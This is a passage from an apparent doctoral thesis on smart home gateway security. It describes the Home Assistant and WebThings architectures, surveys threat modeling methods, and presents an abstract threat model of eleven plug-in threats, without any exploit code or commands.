Connection: SHGs support various wireless protocols like Bluetooth [24], Wi-Fi (standardized in IEEE 802.11 [25]), Zigbee [26], and Z-Wave [27], enabling them to communicate with a wide array of smart home devices from different manufacturers.

(Remote) Control: Users can (remotely) operate their smart home appliances through SHGs, facilitating tasks such as adjusting lighting, regulating thermostats, and managing door locks, regardless of their physical location.

Automation: SHGs empower users to automate device actions based on predefined rules and schedules, sometimes even involving Task Automation services [28]. This allows for seamless integration of devices and the execution of tasks like turning on lights upon entering the home or adjusting thermostat settings at specific times.

Energy Efficiency: SHGs can facilitate energy monitoring and management, empowering users to optimize energy usage by identifying energy-intensive devices and adjusting their settings accordingly. Consequently, this capability, together with Automation, can also reduce consumption, consequently allowing users to save money.

Data Management: SHGs collect and manage data generated by smart home devices, offering insights into energy consumption patterns, device usage trends, and diagnostic information.

Home Security: SHGs enable the creation of comprehensive security systems by integrating devices like smart door locks, security cameras, and motion sensors. Users receive alerts about suspicious activities in their homes, enhancing overall security.

While SHGs enhance the functionality and convenience of smart home environments, they also introduce new security and privacy considerations. To mitigate associated risks, users should prioritize selecting SHGs developed by reputable manufacturers. It is also very important that users regularly update the SHG's firmware. Additionally, users should exercise caution regarding data sharing, and only installing apps and plug-ins from trusted sources is essential to keep the system reliable. Examples of free and open-source SHGs include openHAB [9], Home Assistant [8], and WebThings [10]. Specifically, the last two gateways were used to conduct some experimental activities that will be discussed in the following chapters. For this reason, this section continues by providing some relevant concepts necessary to understand how those SHGs can operate.

2.2.1 Home Assistant

Home Assistant (HAss) is a Python-based [29] open-source platform for home automation [8]. Introduced by Paulus Schoutsen in 2016 at the *Embedded Linux*

Conference and Open IoT[1], Home Assistant has witnessed exponential community growth, becoming the most popular open-source smart home platform on GitHub by 2023[2]. HAss architecture is designed to offer a flexible and scalable solution for home automation. Indeed it can manage, in a centralized way, several types of smart devices.

Versions

The architecture of Home Assistant is designed to be modular and extensible, allowing users to tailor the platform to their specific needs. For this reason, Home Assistant offers four different releases: *Core*, *Container*, *Supervised*, and *Operating System* (OS). Each version presents supplementary features with respect to the Core version. Considering the more complete version of Home Assistant (HAss OS), its architecture can be seen as depicted in Figure 2.2.




Fig. 2.2 High-level view of Home Assistant OS architecture.

Each of these versions has the name of its most relevant component. Specifically:

The Core: The central component of the architecture is the Home Assistant Core, which handles the core functionalities of the platform, such as processing automation rules, managing states, and handling user interactions. The core is the central hub for data flow; it coordinates and processes all the information collected from various devices and integrations.

[1] https://www.linux.com/topic/embedded-iot/home-assistant-python-approach-home-automation/, last visited on September 16, 2024.

[2] https://github.blog/2023-11-08-the-state-of-open-source-and-ai/, last visited on September 16, 2024.

The Supervisor: The Home Assistant Supervisor serves as a management interface for Home Assistant, offering functionalities such as add-on management, system updates, and advanced deployment options. The Supervisor is responsible for ensuring the reliability and stability of the platform, simplifying the installation and maintenance processes for users.

The Operating System: To achieve a consistent and optimized environment for running Home Assistant, users can install the Home Assistant Operating System (HassOS) on supported devices. HassOS is a minimal and lightweight operating system that is specifically designed for running Home Assistant. It also enables efficient resource utilization and provides a reliable foundation for the platform.

HAss functionalities can be extended through two different kinds of plug-ins: *integrations* and *add-ons*. Integrations are more similar to the traditional concept of plug-ins. They directly expand Home Assistant Core, and for this reason, they are available on all the different types of HAss releases. Instead, add-ons can be used only on HAss *Supervised* and *OS*. They expand Home Assistant functionalities through dedicated applications isolated from the platform's core. Essentially, add-ons are Docker containers [30] managed by a dedicated component: the *supervisor*.

Table 2.1 highlights the features supported by different Home Assistant releases. When a feature is supported by the related version, the cell contains a checkmark (✓); otherwise, it contains a cross (×).

Table 2.1 Feature comparison among different Home Assistant releases.

	Core	**Container**	**Supervised**	**OS**
Automations	✓	✓	✓	✓
Dashboards	✓	✓	✓	✓
Integrations	✓	✓	✓	✓
Blueprints	✓	✓	✓	✓
Backups[3]	✓	✓	✓	✓
Managed Restore	×	×	✓	✓
Uses container	×	✓	✓	✓
Supervisor	×	×	✓	✓
Add-ons	×	×	✓	✓
Managed OS	×	×	×	✓

Main Components

In this section, the thesis introduces and describes some of the most relevant concepts belonging to Home Assistant ecosystem.

Dashboard Dashboards are a set of user interfaces that lets users engage with their devices and give them a summary of the state of their smart home. They can show relevant data, including sensor readings, device states, and ongoing automations. Interacting with dashboards is possible through the Home Assistant web interface or through dedicated mobile apps released for Apple and Android.

Integration An integration allows Home Assistant to interact and exchange data with other apps, platforms, or hardware controllers. Integrations facilitate smooth communication and control by acting as links between Home Assistant and external systems. They are software components that directly extend the functionalities offered by the core. With the help of integrations, users can connect, communicate, and monitor their devices and services using the Home Assistant dashboard, all while facilitating the interchange of data through particular functionality and APIs.

Entitity Entities are representations of the attributes belonging to physical or virtual devices. They allow users to interact with those features of physical devices. An example of a virtual entity available in all Home Assistant installations is the `sun` entity. The only possible interaction with this entity is to read its status. Knowing the position of the sun, it is possible to trigger certain automation (e.g., when the sun is near the sunset, turn on all the lights).

Add-on Add-ons are other software components designed to extend Home Assistant capabilities. Add-ons typically provide additional features to the gateway itself, while integrations are more focused on integrating new devices inside Home Assistant ecosystem. However, the real difference is in the way in which they are implemented. While integrations are directly installed inside the core of Home Assistant, add-ons are basically docker containers managed by a dedicated component: the supervisor.

[3]Backups for Home Assistant Core and Home Assistant Container are provided by the backup integration. Documentation of Backup integration available at https://www.home-assistant.io/integrations/backup, last visited on September 16, 2024.

Automation Users can create custom rules and scenarios for their smart home through Home Assistant Automations. They let users set up automatic responses and actions in response to particular conditions and triggers. An automation typically consists of actions, conditions (if any), and a trigger.

Script Scripts is comparable to automation. They are sets of tasks that can all be executed in response to a single command or trigger. They let users design a sequence of actions to be performed in reaction to certain occurrences or manually initiated tasks. Through scripts, users can, for instance, send notifications, modify device settings, and activate or deactivate devices.

Scene Scenes are basically a set of predefined configurations for the smart home. Scenes enable users to simultaneously capture and restore the states of several devices or entities.

By default, Home Assistant provides numerous integrations and add-ons. Many of them are on board when HAss is installed; others can be downloaded through its front end. Currently, HAss offers more than 1000 integrations and 65 add-ons[4]. This number can be sensibly increased if we consider that users can even directly retrieve extensions' source code (e.g., from GitHub) and manually configure HAss to execute them. Noteworthy, among the available integrations, there is an official integration conceived to facilitate this task: the Home Assistant Community Store (HACS) [31]. HACS enables users to easily discover, retrieve, and download integrations developed by the community.

2.2.2 WebThings

WebThings (WT) is an open-source platform, mainly developed in Javascript [32], designed to monitor and control the smart home. WT is based on the Web of Things (WoT) concept promoted by W3C [33]. WoT is a computing concept that describes a future in which everyday objects are fully integrated with the web. It aims to standardize metadata and other reusable technology building blocks, facilitating the integration across IoT platforms and application domains. In this paradigm, devices that are commonly labeled as "IoT" are called Web Things.

[4] https://analytics.home-assistant.io/, last visited on September 16, 2024.

WebThings was incubated by Mozilla before being released as an independent project[5]. WebThings platform is composed of three main components: WT Cloud, WT Framework, and WT Gateway. These components and their basic interaction are graphically represented in Figure 2.3.




Fig. 2.3 High-level view of WebThings architecture.

WT Gateway The WT Gateway can be considered as the core of the WebThings ecosystem. Through the gateway, users can monitor and control their smart homes. It is equipped with a dashboard accessible through a web user interface to allow users to interact with their smart home (even remotely through the WT Cloud), and a rule engine (for creating automation) following the same principle of the *If This Then That* (IFTTT) service [34].

WT Cloud The WT Cloud provides cloud services for the remote management of Web Things in the smart home. Essentially, it provides a client with a remote access service to the smart home using an end-to-end encrypted HTTPS [35] tunnel between the gateway and the client.

[5] https://webthings.io/about/, last visited on September 16, 2024.

WT Framework The WT Framework is designed to assist developers in managing their web things. It is composed of numerous libraries written in different programming languages, including Node.js [36], Python [29], Java [37], Rust, Arduino, and MicroPython [38].

The WT Gateway can be extended through plug-ins that, within the WebThings project, are called *add-ons*. The gateway supports three different types of add-ons: *adapters*, *extensions*, and *notifiers*.

Adapters An adapter provides support to the gateway for a new class of devices (either physical or virtual) by adapting the device into a so-called Web Thing.

Extensions An extension provides new functionalities to the Gateway's web interface. They can be only aesthetic changes (e.g., a new theme) or new panels and menu entries that provide new functionalities. An extension add-on is composed of an extension object and an optional API handler. The API handler is a back-end resource that can extend the Gateway's REST API to provide more functionalities for that specific extension.

Notifiers A notifier manages a set of notifications presented to the user through the rules interface.

WT Gateway Architecture

The Gateway logic is based on the Model-View-Controller (MVC) design pattern [39], a well-known architectural pattern that logically splits software into three elements (the model, the view, and the controller). Specifically, the Gateway has only one main view served to the client as a home page following the Single Page Application paradigm [40]. Considering Figure 2.4 as a reference, the WebThings Gateway architecture can be split into two main parts: the server side and the client side.

In the bottom part of the server side, there is a Node.js [36] application running an Express [41] server. This part of the server controls how WebSocket tunnels are created and closed to allow the WebThings gateway to communicate with the client side. Another relevant part of the server side is the database. Specifically, the




Fig. 2.4 High-level view of WebThings Gateway's architecture.

WT gateway stores relevant information in an SQLite [42] database. A dedicated interface allows the Node.js application to communicate with the database.

The upper part of the client side is dedicated to routing. The majority of the calls from the main view of the server side are managed by the page.js library[6], a library inspired by Express router. Considering the lower part of the client side, it manages the rendering of the Gateway's web page, fetching the necessary data from the server side. The rendered Single Page Application is dynamically managed by the client side by hiding or showing different options.

[6] https://github.com/visionmedia/page.js, last visited on September 16, 2024.

2.3 Threat Modeling

In the realm of cybersecurity, safeguarding assets against threats is paramount. According to the definitions provided in [43], a **threat** refers to an event that exploits a **vulnerability**, a weakness in an asset, potentially compromising its security properties. An **attack**, on the other hand, is a deliberate occurrence of a threat.

The concept of threat modeling has its roots in computer security, cryptography, and risk management, dating back several years [44]. It serves as a valuable tool for comprehending system complexity and scrutinizing representations to identify concerns regarding privacy and security properties, ultimately uncovering potential threats [45, 46]. Conducting early and regular analyses is crucial for enhancing these properties. Indeed, threat modeling provides a structured approach for proactively identifying and assessing potential threats and vulnerabilities in systems, applications, and organizations, enabling preemptive measures to mitigate risks before they can be exploited by malicious actors. Through threat modeling, organizations can bolster the overall security of their systems by implementing more deliberate security measures.

Microsoft has played a significant role in popularizing and formalizing threat modeling. Since 1999, threat modeling has been a documented methodology at Microsoft [47]. Furthermore, Microsoft introduced its Security Development Lifecycle (SDL), which incorporates threat modeling, in the early 2000s as an integral aspect of its software life cycle to ensure the security of its software products. Subsequently, numerous threat modeling methodologies and frameworks have been developed and refined by organizations and security experts. These methodologies typically entail crafting a threat model by examining the system from an adversary's perspective, identifying assets, architecture, and potential threats and vulnerabilities to inform designers on what to assess and how to protect the system.

The threat modeling process can be distilled into four main phases [48]:

1. **Asset Identification**: This phase involves delineating security goals, modeling domains, and pinpointing valuable assets.

2. **Threat Enumeration**: Focused on identifying threats and vulnerabilities, understanding potential attackers and their motivations, and documenting resulting threats.

3. **Threat Prioritization**: Involves assigning scores to identified threats and assessing risks based on the outcomes of the previous phase. This phase may be conducted internally or externally [49].

4. **Mitigation**: Aims to address threats and mitigate risks by proposing security countermeasures and verifying their effectiveness.

The main purpose of threat models is to be the foundation for defining realistic and meaningful security requirements, guiding developers to create systems that are resilient to attacks [46, 50, 48]. Additionally, they help identify potential system flaws early in the development lifecycle, influencing decisions in subsequent stages such as design, development, testing, and deployment. Addressing issues early is crucial, as the cost of rectifying defects escalates exponentially in later phases [51].

There is no one-size-fits-all approach to threat modeling, and the selection of methodologies should be guided by the project's requirements and distinctive circumstances [52]. To provide examples, two prominent threat models that are worth mentioning are PASTA and STRIDE.

PASTA [52, 53] stands for **P**rocess for **A**ttack **S**imulation and **T**hreat **A**nalysis. This risk-centric threat modeling framework, developed in 2012, focuses on attackers' perspectives. PASTA analyzes threats to business logic across seven stages, employing various design and analysis tools to assess threats and vulnerabilities comprehensively. Those stages are:

1. objectives definition;

2. technical scope definition;

3. application decomposition;

4. threat analysis;

5. vulnerability and weaknesses analysis;

6. attack modeling;

7. risk and impact analysis.

STRIDE [54] model's name is an acronym that helps remember the class of threats it describes: **S**poofing, **T**ampering, **R**epudiation, **I**nformation disclosure, **D**enial of service (DoS), and **E**levation of privilege. Each of these threat categories is associated with a related security property: Authenticity, Integrity, Non-repudiation, Confidentiality, Availability, and Authorization, respectively.

This threat model was initially developed at Microsoft for their internal purposes [47], and it further evolved in the following years to include new threats and enumeration methodologies, such as *STRIDE-per-element* and *STRIDE-per-interaction*, catering to different system architectures and interaction scenarios. Specifically, STRIDE-per-Element is especially suitable for systems where each software component that needs to be inspected for possible dangers is taken into account separately. Instead, STRIDE-per-interaction takes into account potential security risks across two interacting software components. Therefore, it is more suited to find risks in scenarios that involve multiple components interacting end-to-end.

In addition, STRIDE has also been used in various research activities related to IoT (e.g., for Cyber-Physical Systems [55], Smart Cities [56], and Smart Grids [57]), making it a good foundation for the research activities conducted in this thesis.

In conclusion, threat modeling has become an indispensable practice in cybersecurity and risk management, empowering organizations to proactively address security concerns and fortify the resilience of their systems and applications. For this reason, considering that, at the best of our knowledge, we were not able to find a threat model specifically tailored for extensible Smart Home Gateways, in Chapter 3, the thesis presents a dedicated model for those devices (previously published in [12]).

Chapter 3

A Threat Model for Extensible Smart Home Gateway

This chapter presents a threat model for a particular type of IoT infrastructure component: a Smart Home Gateway (SHG) that can be extended through plug-ins. The proposed model was designed considering menaces originated from a plug-in and it was designed with a dual purpose. On the one hand, it helps to identify potential issues that may arise from a malicious or faulty plug-in implementation, which could impact the gateway or other smart home devices. Consequently, the model can assist programmers of gateway applications, plug-ins, and devices in considering potential countermeasures and developing more resilient solutions. On the other hand, the model can serve as a set of guidelines to ensure that plug-in developers do not create plug-ins that mimic the threats outlined in the chapter.

To verify the feasibility of the described threats, a set of Proofs of Concept (PoCs) was developed for a widespread open-source Python-based SHG: Home Assistant [8]. The PoCs demonstrate that those threats are exploitable on Home Assistant and describe how they could be exploited by a malicious developer [12].

To further validate the model, another study was conducted with a different perspective in mind. The purpose of this validation step was to demonstrate that inexperienced programmers can implement problematic plug-ins even without malicious intent. To achieve this goal and to demonstrate that the threats could also be exploited on a different Smart Home Gateway, two additional sets of PoCs were developed for two different open-source SHGs: Home Assistant and WebThings [10]. To determine

if the developed PoCs adhere to this specification, they were validated in person by two different teams of researchers: one expert in studying novice programmers and the other expert in cybersecurity. Then, the PoCs approved by the experts were presented online to a group of potential end-user programmers to assess the ease of identifying the undesired behaviors.

The structure of this chapter is as follows. It begins with relevant related work in Section 3.1. Section 3.2 describes the typical architecture of a smart home equipped with a Smart Home Gateway. Then, Section 3.3 illustrates the threat model proposed in [12]. In Section 3.4, the thesis presents a set of Proofs of Concept exploiting the previously described threats in Home Assistant, an open-source Python-based SHG. Subsequently, Section 3.5 describes the additional two sets of PoCs developed for Home Assistant and WebThings and details the survey methodologies and results. Finally, the chapter discusses our findings and implications, concluding with a summary of the contributions achieved by this study in Section 3.7.

3.1 Related Work

The literature documents numerous attacks that demonstrate the possibility of compromising multiple devices starting from a single one. For example, Kafle et al. [2] demonstrated a lateral privilege escalation attack in a smart home equipped with Google's Nest and Philips Hue.

Given the pivotal role of the Smart Home Gateways in interacting with various smart home devices, it is essential to design the gateway and its plug-ins with security at the forefront to reduce the possibility of exposing the house to attacks. Indeed, a gateway that allows programmers to expand its functionalities through plug-ins could open the door to security issues initially not considered by the platform developers. Consequently, programmers must develop plug-ins with two concepts in mind. Firstly, plug-ins could expose the gateway and the elements inside the house to new threats. Secondly, plug-ins themselves could be targeted by attacks and unexpected events.

To ensure security from the outset, a security-by-design approach should be taken, with threat modeling being one of the most effective tools. In the last years,

many scholars have dedicated their efforts to producing and validating a large number of threat models for many different purposes [50].

Among the primary resources used to design the threat model presented in this chapter, it is essential to cite the Threat Model Manifesto [46] and the documentation from the Open Web Application Security Project (OWASP) [58], with a particular focus on the OWASP IoT Project [59]. In addition, the model incorporates insights also from the already described STRIDE model [54] proposed by Microsoft. Indeed, this model was widely adopted and applied in various IoT research activities, including securing Smart Cities [56], Smart Grids [57], and Cyber-Physical Systems [55]. However, its generic nature necessitated the identification of more specific resources for our purposes.

In the realm of IoT security, Pal et al. [60] proposed a comprehensive threat model categorizing IoT threats into five areas: *communications*, *device/services*, *users*, *mobility*, and *integration of resources*. This model offers insights into various attack vectors across different perspectives. Additionally, Heartfield et al. [61] contribute to understanding security threats in the smart home domain and their potential impacts. However, our focus lies specifically on the development of plugins for extensible smart home gateways, distinguishing the work presented in this chapter from the broad view of the IoT domain presented in the majority of these contributions.

3.1.1 Research Methodology

The threat model presented in this chapter was originally published in [12]. The first literature review that led to its creation was conducted at the beginning of 2022 and was expanded and reviewed while writing this doctoral thesis. Therefore, less literature was available when the model was originally crafted. The main resource for searching within the literature has been Scopus by Elsevier[1]. The main keywords used were “smart home”, “IoT”, and “Internet of Things” together with “threat model” and “threat modeling”; the selected research modality was: “Article Title, Abstract, and Keywords”. Considering only the papers published at the end of 2021 and removing the redundancies, the overall number of papers obtained is 257. Considering the paper obtained at the end of September 2024, the overall number is 503. Table 3.1 reports the number of obtained papers for each research query.

[1] https://www.scopus.com, last visited on September 16, 2024.

The data presented in the table highlights a significant increase in the number of papers published between 2021 and 2024. This upward trend is evident across all categories, with the overall number of papers (without redundancies) increasing by approximately 96 %. This substantial growth underscores the increasing importance and interest in the field of Internet of Things threat modeling. Hence, this data not only highlights the dynamic nature of research in this domain but also signifies the increasing complexity and urgency of addressing IoT and smart home security challenges.

All the titles and abstracts of those research papers were carefully read; then, only the relevant papers for this research activity were deeply analyzed and considered during the design of the threat model. Moreover, papers considered out of topic or not written in English or Italian were excluded. This literature review was also integrated with other relevant resources not obtained through the previous queries already known to the researchers (e.g., the Threat Modeling Manifesto [46]).

Table 3.1 Number of papers obtained for each research query related to Smart Home Threat Modeling and their rate of increase.

Keywords used	**Papers in 2021**	**Papers in 2024**	**Increase Rate**
“IoT” + “threat model”	143	266	87 %
“IoT” + “threat modeling”	113	242	114 %
“Internet of Things” + “threat model”	147	270	84 %
“Internet of Things” + “threat modeling”	111	250	125 %
“smart home” + “threat model”	28	45	61 %
“smart home” + “threat modeling”	29	41	41 %
Overall papers (without redundancies)	257	503	96 %

3.2 Reference Architecture

In this chapter, we are considering as a reference architecture a smart home equipped with several Internet of Things (IoT) devices and a Smart Home Gateway (SHG) configured to manage them. Typically, an SHG is equipped with an operating system, one software that serves as a central control unit overseeing various smart home devices, and, eventually, additional programs. One way to think of this SHG core

application is as a receptacle for multiple plug-ins operating concurrently. The SHG application is also often in charge of correctly managing all its plug-ins to guarantee that, in case a plug-in fails, the others can continue their jobs. It's essential to note that the gateway communicates with other IoT devices within the home (potentially *all* the IoT devices within the home), and it should often remain online. Therefore, that gateway often acts as the primary conduit for external communication beyond the local network.

The described architecture—taken as a reference when developing the threat model—is graphically represented in Figure 3.1.




Fig. 3.1 Reference smart home architecture.

3.3 Threat Model

Having the architecture described in Section 3.2 as a reference, this section examines threats stemming from a plug-in that may affect the smart home (i.e., attacks directed toward resources beyond the home network are ignored). The threat model described in this section was originally presented in [12]. Unless otherwise noted, any threat described below has the potential to impact one of the following *attack targets*:

- other instance of the same plug-in;
- other plug-ins;
- the smart home gateway application;
- other application(s) running on the physical gateway device;
- the gateway's operating system;
- devices belonging to the smart home;
- the smart home users.

The threats can refer to the *plug-in scope*. The scope is the collection of resources, files, or variables that the plug-in is authorized to access. In order to be accessed legally, a resource's potential usage must be specified in the plug-in documentation. Moreover, access to the resources must be made via the proper methods designed by the platform (e.g., employing the platform APIs). Taking as an example two plug-ins, called "A" and "B", the scope of "A" comprises its configuration file but excludes the configuration file of "B". If "A" only controls a specific device, such as a smart plug, that device is within its scope, while any other device is outside.

Considering that this threat model was designed in a platform-agnostic way, it does not report information related to the platform privilege level or the expertise required by the attacker to potentially exploit the threat.

The model refers to the leading security properties defined in the Federal Information Security Management Act (amended in 2014 [62]) and in Federal Information Processing Standards (FIPS) Publication 199 [63]: *Confidentiality*, *Integrity*, and *Availability* (the so-called CIA Triad). Additionally, the model considers two other

essential features of complex applications: *Authentication* [64], *Authorization* [65], and Non-repudiation [66].

To reference the threats, each of them is labeled with the letter 'T' and a digit.

3.3.1 Confidentiality

Confidentiality threats regard illicit access to private information outside the plug-in's scope. Passwords, access tokens, and sensitive information belonging to smart home users (e.g., the locations of their houses) are a few examples of private data. Usually, a plug-in should be able to access only data stored inside files related to its regular functionality. To have access to data outside its scope, a plug-in should always use a legitimate approach (e.g., using an offered API).

- **T1**: a plug-in could *access and use* private data of other attack targets (i.e., data outside its scope).
- **T2**: a plug-in could *access and spread* private data of other attack targets (i.e., data outside its scope).

3.3.2 Integrity

Generally, the threats in this class affect an attack target's integrity but not its availability. As a result, the target could appear to function consistently even when some relevant information has been changed. This behavior is particularly tricky because it could be much more difficult to detect that the target is compromised.

- **T3**: a plug-in could *alter the state* of other smart home *devices* outside its scope (e.g., turning on or off a smart plug out of its scope).
- **T4**: a plug-in could *alter private data* of other *attack targets* outside its scope (e.g., changing a temperature measured by a sensor out of its scope).

3.3.3 Availability

The threats in this class affect the availability of an attack target. The target may be temporarily unavailable, or the lack of availability can be so severe as to prevent

any use at all. Among the following threats, T5 and T6 typically cause the target to become partially unavailable, but other threats have the potential to cause total unavailability.

- **T5**: a plug-in could *delay* the regular functionality of an attack target (e.g., a plug needs some seconds before turning on).
- **T6**: a plug-in could *alter* one of the regular functionalities of an attack target (e.g., a lamp can be turned on or off through its compromised plug-in, but power consumption data are not available anymore).
- **T7**: a plug-in could *alter* the regular functionality of an attack target, preventing the smart home users from using it. This threat involves two different scenarios: a third party can control the attack target the attack target in place of the user (e.g., attackers can turn on and off a device at any time), or no one has control over the attack target (e.g., gateway's resource are saturated reaching a frozen state).
- **T8**: a plug-in could physically *damage* an attack target (i.e., the gateway or another device). E.g., continuously repeated activation of a specific light until it burns out; continuous writing to a flash memory until it breaks; gateway overheating.

3.3.4 Authentication

Threats in this class occur when a plug-in can impersonate a different entity, such as another plug-in, the gateway itself, or another device in the house. This kind of threat can allow access to functionalities and resources beyond the intended plug-in scope.

- **T9**: a plug-in could interact with an attack target, pretending to be a different entity.

3.3.5 Authorization

Threats in this class occur when a plug-in has access to a higher authorization level than necessary. This can be achieved by modifying the privileges assigned to

it by the gateway or exploiting a mechanism to bypass the authorization process. This behavior has to be prevented because a higher authorization level can create unforeseen situations in the smart home system.

- **T10**: a plug-in could access an authorization level higher than expected.

3.3.6 Non-Repudiation

According to the reference architecture (Section 3.2), multiple plug-ins can coexist within a smart home gateway. To increase control over the entire gateway application, it may be helpful to have non-repudiation of communications between a plug-in and each of the elements previously labeled as attack targets. This would aid in easily detecting if a plug-in begins to compromise an attack target. Compromising this security mechanism could be the starting point for other malicious behavior.

- **T11**: a plug-in could anonymously communicate with an attack target (i.e., there is no way to know that the plug-in establishes a specific communication).

3.4 Exploiting Proposed Threats

To validate the threat model, this section presents a use case based on an open-source Smart Home Gateway (SHG) software: Home Assistant (see Section 2.2.1).

Considering the two types of plug-ins offered by the platform (integrations and add-ons), integrations are more akin to traditional plug-ins. Therefore, they are better suited for validating the model. This section describes a set of custom integrations that demonstrate the potential impact of the previously mentioned threats on the platform's security properties. Specifically, when analyzed using the model, this set of plug-ins reveals the presence of the majority of the threats described above.

As it will be possible to see in Subsection 3.4.1, to exploit the threats, it is not required to have access to a particular privilege level on the platform. It is just necessary to have a good knowledge of the Python programming language (at least knowing about the existence of the garbage collector) and of Home Assistant APIs (which should be necessary for developing an integration).

